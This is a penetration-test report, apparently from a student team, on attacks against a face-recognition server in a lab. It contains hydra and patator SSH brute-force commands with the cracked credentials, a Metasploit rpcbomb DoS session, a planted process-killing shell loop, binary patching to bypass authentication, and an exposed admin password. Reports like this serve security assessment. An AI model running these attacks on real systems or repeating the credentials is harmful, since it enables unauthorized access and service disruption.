Vulnerability Attack Report

Team 5

1. Fuzz

1.1. Fuzzing images or credentials to crash system

ID	AS-13
Target	Server (encrypted image files)
Results	Success
Status	Complete
Tools	ZUFF
Mitigation Strategy Suggestions	Input Validation

2. Penetration

2.1. Penetration using Metasploit

ID	AS-27
Target	Server (OS)
Results	Fail for penetration, Success for DoS
Status	Complete
Tools	Metasploit Nmap
Mitigation Strategy Suggestions	Use safe third-party softwares

1) Find vulnerable ports using nmap

Commands: nmap -sV 192.168.0.100

Results:

PORT	STATE	SERVICE	VERSION
22/tcp	Open	Tcpwrapped	
111/tcp	Open	Rpcbind	2-4 (RPC #100000)
3389/tcp	Open	Ms-wbt-server	Xrdp

From the available port information, vulnerabilities were found from metasploit. Though the attacks on SSH and Ms-wbt-server failed, exploitation using Rpcbind was successful, which performs denial of service to make the server crash. In conclusion, penetration into the system failed.

2.2. BruteForce SSH

ID	N/A
Target	Server (OS)
Results	Success
Status	On Progress
Tools	Patator, Hydra
Mitigation Strategy Suggestions	Make password long and composed of three different types of letters, such as: Upper case letters, lower case letters, numbers, and special characters.

To perform brute-force attacks on SSH access to the system, two tools are used: Patator and Hydra, since Hydra is one of the most broadly used password cracking tools, and Patator is one of the finest alternate tools of Hydra.

1) Try to hack password of user ‘root’

Commands:

patator ssh_login host=192.168.0.100 user=root password=FILE0 0=/usr/share/wordlists/dirb/big.txt -x ignore:mesg=’Authentication failed’

The dictionary file ‘big.txt’ was chosen for its large number of word lists (20,469 words). It was expected to consume lots of time but the probability of success is higher than using a small list of words. Considering that a dictionary larger than tens of Gigabytes is used in actual password cracking, the chosen dictionary is not that big. Due to the limitation in resources in terms of time (2 weeks to wrap-up) and computational power (6 laptops for a whole process), we restricted the size of dictionary.

Results: Fail

Reports:

Hits	Done	Skip	Fail	Size	Avg	Time
20469	20469	0	0	20469	4 r/s	1h 11m 33s

Screenshots:




Fig. Brute Force Attack on Progress

2) Try to hack password of user ‘lg’

Based on the assumption that the attacker already knows the user id ‘lg’, another brute-force attack was performed. The same dictionary file used to attack ‘root’ is used.

Commands:

patator ssh_login host=192.168.0.100 user=lg password=FILE0 0=/usr/share/wordlists/dirb/big.txt -x ignore:mesg=’Authentication failed’

Results: Success

Reports:

Hits	Done	Skip	Fail	Size	Avg	Time
20469	20469	0	0	20469	4 r/s	1h 12m 4s

Screenshots:




Fig. Brute Force Attack success for Login ID ‘lg’

3) Brute-Force ID and PW

As the assumption made in step 2 is unrealistic (the attacker knows the user ID), brute-force attacks on both ID and password were conducted. As the number of words in a dictionary file is raised to the power of 2, it is impossible to meet the deadline even with a small list of words. Thus an assumption is made that the length of ID and password each is less than or equal to 4, and only lower-case letters are used. Based on the assumption above, the new dictionary file is made (‘simple_lower.txt’) that contains 988 words and the attack is conducted as follows.

Commands:


hydra -L simple_lower.txt -P simple_lower.txt 192.168.0.100 ssh -V -t16 -s22 -F -o hydra_result.txt

Results: Success

Reports:

```
# Hydra v9.1 run at 2021-06-27 00:48:56 on 192.168.0.100 ssh (hydra -L simple_lower.txt -P simple_lower.txt -V -t16 -s22 -F -o hydra_result.txt 192.168.0.100 ssh)
# Hydra v9.1 run at 2021-06-27 00:49:37 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-27 01:53:27 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-28 01:11:10 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-28 01:11:29 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-28 20:53:27 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-29 06:01:12 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-29 23:13:24 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-30 03:41:27 on 192.168.0.100 ssh (hydra -R)
[22][ssh] host: 192.168.0.100   login: lg   password: lg
```

Screenshots:



```
[ATTEMPT] target 192.168.0.100 - login "lg" - pass "lg" - 474721 of 976177 [child 2] (0/33)
[ATTEMPT] target 192.168.0.100 - login "lg" - pass "lgpl" - 474722 of 976177 [child 3] (0/33)
[ATTEMPT] target 192.168.0.100 - login "lg" - pass "lib" - 474723 of 976177 [child 8] (0/33)
[ATTEMPT] target 192.168.0.100 - login "lg" - pass "libs" - 474724 of 976177 [child 14] (0/33)
[22][ssh] host: 192.168.0.100   login: lg   password: lg
[STATUS] attack finished for 192.168.0.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-30 07:23:17
```

Fig. Brute Force Attack success for Login ID and password

3. Denial of Service (DoS)

3.1. Network DoS

ID	AS-04
Target	Network
Results	Success
Status	Complete
Tools	Metasploit
Mitigation Strategy Suggestions	-

Tools – rpcbomb payload in Metasploit

Results – Success

From the available port information, vulnerabilities were found from metasploit. Among the exploitable vulnerabilities, exploitation using Rpcbind was successful, which performs denial of service to make the server crash.

```
msf6 > search rpcbind

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/rpc/rpcbomb                      normal  No     RPC DoS targeting *nix rpcbind/libtirpc


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/rpc/rpcbomb
```

Fig. Search for vulnerabilities for RPC

```
msf6 > use 0
msf6 auxiliary(dos/rpc/rpcbomb) > options

Module options (auxiliary/dos/rpc/rpcbomb):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   ALLOCSIZE  1000000          yes       Number of bytes to allocate
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   COUNT      1000000          no        Number of intervals to loop
   RHOSTS                      yes       The target host(s), range CIDR identifier
   RPORT      111              yes       The target port (UDP)
   THREADS    10               yes       The number of concurrent threads

msf6 auxiliary(dos/rpc/rpcbomb) > set RHOSTS 192.168.0.100
RHOSTS => 192.168.0.100
msf6 auxiliary(dos/rpc/rpcbomb) > show targets
[-] No exploit module selected.
msf6 auxiliary(dos/rpc/rpcbomb) > exploit
```

Fig. Exploit the found vulnerability

3.2. DoS on camera device

ID	AS-02
Target	Server (App)
Results	Success

Status	Complete
Tools	lsof
Mitigation Strategy Suggestions	

When penetration into a system succeeds, an attacker is able to plant malicious codes.

After an attacker succeeded in penetration by password hacking in step 2.2, an attacker planted a shell script that searches which process is using a camera device (‘/dev/video0’) and kills that process every 1 seconds.

```
while true; do
        kill -9 `lsof /dev/video0`
        sleep 1
done
```

Fig. shell script to kill server process

As a result, server process is erroneously terminated as shown in the following screenshot.

```
2021-06-24T20:41:15.024841 server INFO      Listening for connections
(Argus) Error EndOfFile: Unexpected error in reading socket (in src/rpc/socket/client/ClientSocketManager
.cpp, function recvThreadCore(), line 266)
(Argus) Error EndOfFile: Receiving thread terminated with error (in src/rpc/socket/client/ClientSocketMan
ager.cpp, function recvThreadWrapper(), line 368)
```

Fig. Erroneous thread termination log from server application

3.3. Corrupt Credentials

ID	AS-12

Target	Server (plain-text certificate files)
Results	Success
Status	Complete
Tools	ZZUF
Mitigation Strategy Suggestions	

Using ZZUF, mutated credentials are inserted into the server application. Tainted credential file results in denial of service, since it inhibits server application from running.

4. Data Decryption

4.1. Un-Hash encrypted credential

ID	AS-27
Target	Server (encrypted credential)
Results	Fail
Status	Complete
Tools	Website exploiting rainbow table https://crackstation.net/
Mitigation Strategy Suggestions	Salted Hash

Fig. Cracking Hash on CrackStation

5. Sniffing & Spoofing

5.1. Replay Attack

ID	AS-03
Target	Server, Client (App)
Results	Fail
Status	Complete
Tools	Tcpdump (Wireshark) and tcpreplay
Mitigation Strategy Suggestions	Sequence Number in TCP/IP

As encryption keys and methods are decided on each session of TLS, replay attack is conducted during the TLS session is maintained. Packets from server (192.168.0.100) to clients (192.168.0.195) are captured using Wireshark, as shown below.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=1 Ack=1 Win=254 Len=1460
2	0.001068	192.168.0.100	192.168.0.195	TCP	1073	5000 → 8276 [PSH, ACK] Seq=1461 Ack=1 Win=254 Len=1019
3	0.022700	192.168.0.100	192.168.0.195	RSL	80	PAGING CoMmanD
4	0.022816	192.168.0.100	192.168.0.195	RSL	1514	BCCH INFOrmation
5	0.022827	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=3966 Ack=1 Win=254 Len=1460
6	0.022834	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=5426 Ack=1 Win=254 Len=1460
7	0.022856	192.168.0.100	192.168.0.195	RSL	1514	unknown 124
8	0.022864	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=8346 Ack=1 Win=254 Len=1460
9	0.022870	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=9806 Ack=1 Win=254 Len=1460
10	0.022938	192.168.0.100	192.168.0.195	RSL	77	CCCH LOAD INDication
11	0.023668	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=11266 Ack=1 Win=254 Len=1460
12	0.023691	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=12726 Ack=1 Win=254 Len=1460
13	0.023698	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=14186 Ack=1 Win=254 Len=1460
14	0.023731	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=15646 Ack=1 Win=254 Len=1460
15	0.023741	192.168.0.100	192.168.0.195	RSL	1514	unknown 16
16	0.023748	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=18566 Ack=1 Win=254 Len=1460
17	0.024563	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=20026 Ack=1 Win=254 Len=1460
18	0.024586	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=21486 Ack=1 Win=254 Len=1460
19	0.024593	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=22946 Ack=1 Win=254 Len=1460
20	0.024621	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=24406 Ack=1 Win=254 Len=1460
21	0.024631	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=25866 Ack=1 Win=254 Len=1460
22	0.024637	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=27326 Ack=1 Win=254 Len=1460
23	0.027690	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=28786 Ack=1 Win=254 Len=1460
24	0.027711	192.168.0.100	192.168.0.195	TCP	1514	5000 → 8276 [ACK] Seq=30246 Ack=1 Win=254 Len=1460
25	0.027717	192.168.0.100	192.168.0.195	TCP	1043	5000 → 8276 [PSH, ACK] Seq=31706 Ack=1 Win=254 Len=989
26	0.051756	192.168.0.100	192.168.0.195	RSL	80	PAGING CoMmanD
27	0.051877	192.168.0.100	192.168.0.195	RSL	1514	BCCH INFOrmation

Fig. Packets from Server to Client

Using tcpreplay in kali linux the captured packets are sent from an attacker to client.The expected results were either client shows mixed-up images or somewhat delayed to handled doubled inputs, but the packets didn’t even make it to client application. It is supposed that replayed packets are lost in the TCP/IP stack in the kernel, owing to its outdated sequence numbers.

6. Reverse Engineering

6.1. Disassemble and patch binary to pass authentication using Rizin and Radare2

ID	AS-30
Target	Server (main software)
Results	Success
Status	Complete
Tools	radare2 rizin
Mitigation Strategy Suggestions	Obfuscate binaries Repeatedly use authentication credentials (e.g., use hashed ID and PW as authentication token and server keeps requesting it for every functionality)

6.1.1. Basic information analysis phase

As a first step, we analyzed the binary file of server software. It is assumed penetration into the system succeeded. It is able to get basic file information by the following command

```
rabin2 -I ./LgFaceRecDemoTCP_Jetson_NanoV2
```

```
root@LgFaceRecProject:~/Downloads/tear
arch      arm
binsz     795239
bintype   elf
bits      64
canary    true
class     ELF64
crypto    false
endian    little
havecode  true
intrp     /lib/ld-linux-aarch64.so.1
lang      c
linenum   false
lsyms     false
machine   ARM aarch64
maxopsz   4
minopsz   4
nx        true
os        linux
pcalign   4
pic       true
relocs    false
relro     full
rpath     NONE
static    false
stripped  true
subsys    linux
va        true
```

Fig. Binary information of server application

Using string search it is able to get a information where the credentials are stored.

strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep cred

```
root@LgFaceRecProject:~/Downloads/team6/radare_cmu/source/server/build# strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep cred
./asset/credential
%s Could not load credential file
%s length error. credential file
root@LgFaceRecProject:~/Downloads/team6/radare_cmu/source/server/build#
```

Fig. Search for information about credentials

Using string search we tried to get the salt value used for the hash as the following and failed.

strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep secret

strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep salt

```
root@LgFaceRecProject:~/Downloads/team6/radare_cmu/source/server/build# strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep secret
root@LgFaceRecProject:~/Downloads/team6/radare_cmu/source/server/build# strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep salt
root@LgFaceRecProject:~/Downloads/team6/radare_cmu/source/server/build#
```

Fig. Search for information about hash and salt

6.1.2. Disassemble phase

The function below is the main function for the authentication. Two factor authentication is implemented that the first phase examines user ID and password and the second phase is biometric authentication that checks for the user's face information. Each functionality is identified in the code below as *__UserAuthenticate* function and *FaceAuthenticate* function. Our objective of the reverse engineering attack is to disassemble binary and make a detour that makes the function to jump to the successful return regardless of the credential inputs.

```
static gint UserAthenticate(gchar **userid, gchar **userpw, mtcnn &mtCNN, FaceNetClassifier &faceNet, VideoStreamer *videoStreamer_c)
{
        gint ret = 0;

        if (userid == NULL || userpw == NULL)
                goto exit;

        if (!__UserAthenticate(*userid, *userpw))
                goto exit;

        if (!FaceAuthencticate(*userid, mtCNN, faceNet, videoStreamer_c))
                goto exit;

        ret = 1;

exit:
        if (userid && *userid)
                g_free(*userid);
        if (userpw && *userpw)
                g_free(*userpw);
        if (userid)
                *userid = NULL;
        if (userpw)
                *userpw = NULL;

        if (ret)
                LOG_INFO("Authentication success\n");
        else
                LOG_INFO("Authentication failed\n");

        return ret;
}
```

Fig. Authentication function of the server

To enable the detour, several approaches were considered: 1) set the initial value of ret as 1, 2) the function bypasses the two-factor authentication functions and directly jumps into the line ret = 1; 3) replace each 'goto exit;' to 'ret = 1;', etc.

The considerations above show not much in difference and results in almost the same outcomes, so the main criterion to choose the approach is simplicity, since the attackers (Team 5) are novice to reverse engineering and assembly language.

The reverse engineering tools chosen are radare2 and rizin. Both tools provide tools and plugins to ease reverse engineering tasks. Radare2 is chosen because its functionalities and capabilities are proven by many users and rizin is one of the latest tools, released in early 2021. It seems that several of the core developers of radare2 have moved on to develop rizin, so we wanted to take it on trial.

There were several problems to be handled before conducting disassemble, one of the most critical problems is that both radare2 and rizin couldn't parse the binary correctly.




Fig. Parsing failure of elf64 binary

In order to crack software with the correct aid of assembly parsing, the binary is re-built for the x86-64 architecture to run it on kali linux. As no camera is attached to kali and compiling CUDA libraries for x86-64 architecture were too much of a burden, such libraries and utilities were removed. As a result, revised binary is created which is able to accept login from a client and send images from a video file.

```
root@LgFaceRecProject:/home/donghyuk/phase2/
arch      x86
binsz     414647
bintype   elf
bits      64
canary    true
class     ELF64
crypto    false
endian    little
havecode  true
intrp     /lib64/ld-linux-x86-64.so.2
lang      c
linenum   false
lsyms     false
machine   AMD x86-64 architecture
maxopsz   4
minopsz   4
nx        true
os        linux
pcalign   4
pic       false
relocs    false
relro     partial
rpath     NONE
static    false
stripped  true
subsys    linux
va        true
```

Fig. Re-built binary for x86-64 architecture

Disassembling was tried again using x86-64 binary, and radare2 and rizin parsed the binary properly.

Fig. successful parsing of x86-64 binary

As shown in the figure above, two routes diverge from the value of r14 register. When the test result (**test r14b, r14b**) is true, which means bitwise AND operation results in 1, the program jumps to the box on right, which prints out authentication success (**mov edx**, **str.s_Authentication_success** and **call sym.imp.g_log**).

This binary was revised so that the binary value of r14 register is All-1 (**mov r14, 0xffffffffffffffff**) at block [0x432662]. In the original code there was **mov qword [var_40h], 0** to assign NULL to a pointer variable. As a novice to assembly and reverse engineering, Team 5 members chose to replace the statement rather than insert new one, with a concern

Then it always jump to 0x433090 which is the divergent route for authentication success. Converting **je** to **jmp** might be redundant, but we team5 wanted the certain sure result of binary modification. The revised binary is as shown in the figure below.




Fig. Revised function in the binary

The correct ID and password for login is ‘admin’ for ID and ‘qorlaqkrdksans6^’ for password. However, the revised server application passes the authentication with invalid ID and password as shown in the figure below.

Fig. After successful authentication using invalid ID and password, client gets video from server

7. Report Template

ID	N/A
Target	(e.g.,) Server, Client (+ assets)
Results	(e.g.,) Success, Fail
Status	(e.g.,) TBD, On Progress, Complete
Tools	(e.g.,) Metasploit, Arpspoofing, Hydra, Nmap, Etc.
Mitigation Strategy Suggestions	(e.g.,) Stores images in Secure Storage

Followed by description and screenshot

8. References

No.	Description	Link
1	Vulnerability & Exploit DB	https://www.rapid7.com/db/
2	Msfvenom guide	https://www.offensive-security.com/metasploit-unleashed/msfvenom/
3	Msfvenom payload guide	https://www.offensive-security.com/metasploit-unleashed/binary-payloads/
4	Reverse shell guide	https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit
5	Reverse TCP msfvenom cheat sheet	https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/
6	Brute Force SSH using Patator	https://pentestit.medium.com/brute-force-attacks-using-kali-linux-49e57bb89259